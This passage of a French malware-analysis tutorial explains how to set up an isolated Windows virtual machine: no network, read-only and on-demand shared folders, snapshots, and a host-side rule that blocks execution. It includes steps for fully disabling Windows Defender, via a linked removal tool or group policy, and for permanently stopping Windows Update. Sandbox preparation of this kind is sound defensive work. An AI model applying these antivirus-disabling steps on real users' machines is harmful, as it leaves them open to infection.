
C'est le magic number !

Extraction des strings avec Floss :



Non seulement Floss extrait les strings (ASCII), mais il décode, quand c'est possible, les strings encodées (ce que ne fait pas **strings.exe** de sysinternals)…

Les outils utiles dont nous reparlerons bientôt



Malware Analysis - avoir un environnement d'analyse sécurisé

Analyser un malware (maliciel) est dangereux si vous ne prenez pas d'importantes mesures de sécurité. Voici ce qu'il convient de faire, au minimum :

1

- ➔ Installer Windows 10 sur une machine virtuelle
- ➔ Mode d'accès réseau : *aucune connexion* (et pas *réseau privé hôte* !)
- ➔ Créer deux répertoires partagés sur cette machine :
  - Un répertoire en montage automatique et en lecture seule (ex : "share_readonly") : on mettra dans ce répertoire tous les fichiers et programmes que l'on souhaite utiliser sur la machine virtuelle (ils seront protégés car en lecture seule).
  - Un répertoire sans montage automatique en lecture-écriture (ex : "share_writeable"): on mettra dans ce répertoire les fichiers (logs, …) que l'on souhaite récupérer sur la machine hôte (le montage ne durera que le temps du transfert de fichier)

2

- ➔ On désactive Windows Defender sur cette machine avec l'une des deux techniques suivantes :
  1. En utilisant Defender Remover, qui donne lieu à des faux positifs avec les antivirus et donc à télécharger absolument sur le site : https://github.com/ionuttbara/windows-defender-remover/releases/
  2. Ou bien effectuer les deux réglages suivants en exécutant gpedit.msc (attention : gpedit n'existe pas sur les versions familiales) :
     a) Administratives templates/Windows Components/Windows Defender Antivirus/ Turn off Win Def Antivirus
     b) Administratives templates/Windows Components/Windows Defender Antivirus/Real-Time Protection/Turn off real-time protection
- ➔ On désactive les mises à jour de manière permanente avec services.msc : on recherche Windows Update puis on clique STOP puis DISABLED.


3


- ➔ Créer un snapshot (instantané) de la machine virtuelle une fois celle-ci configurée et revenir à ce snapshot après chaque analyse afin de retrouver une machine *CLEAN*.

4


➔ Interdire sur la **machine hôte** l'exécution des programmes que le répertoire partagé contient (mesure de sécurité évidente, pour éviter une action dangereuse et involontaire) :


On clique droit sur le répertoire partagé puis sur propriétés et enfin sur l'onglet sécurité :






On clique alors sur *Ajouter* :







On entre le nom : Tout le monde (Everyone sur un Windows anglais) puis on clique sur le bouton OK :




On clique ensuite deux fois sur OK :




On clique alors sur *Tout le monde* puis sur *Avancé* :




On clique alors sur *Tout le monde* puis sur *Modifier les autorisations* :




On cliquer sur *Modifier* :




On clique alors sur *Afficher les autorisations avancées* :



On sélectionne le type *Refuser* pour "Ce dossier, les sous-dossiers et les fichiers" :




On coche alors l'option *Parcours du dossier/exécuter le fichier* puis OK :



Vous acceptez le message suivant :

Si vous tentez maintenant d'exécuter sur votre machine hôte un programme contenu dans le répertoire partagé **share_readonly** (qui est déjà en lecture seule sur la machine virtuelle), vous obtiendrez un refus. Votre machine hôte est maintenant à l'abri d'une fausse manœuvre puisque ce répertoire contient des fichiers éventuellement malicieux à n'exécuter que sur la machine virtuelle)



VOTRE ENVIRONNEMENT D'ANALYSE EST MAINTENANT RELATIVEMENT BIEN SÉCURISÉ !

REMARQUE :

À propos du répertoire partagé en lecture-écriture non monté automatiquement évoqué dans les pages précédentes (**share_writeable**), il sera pratique d'utiliser deux fichiers .bat sur la machine virtuelle pour le monter et le démonter, à la demande.

➔ Le fichier **mount.bat** (montage) contiendra la commande suivante pour un montage sur le lecteur G (ou une autre lettre de votre choix) :

net use G: \\vboxsrv\share_writeable

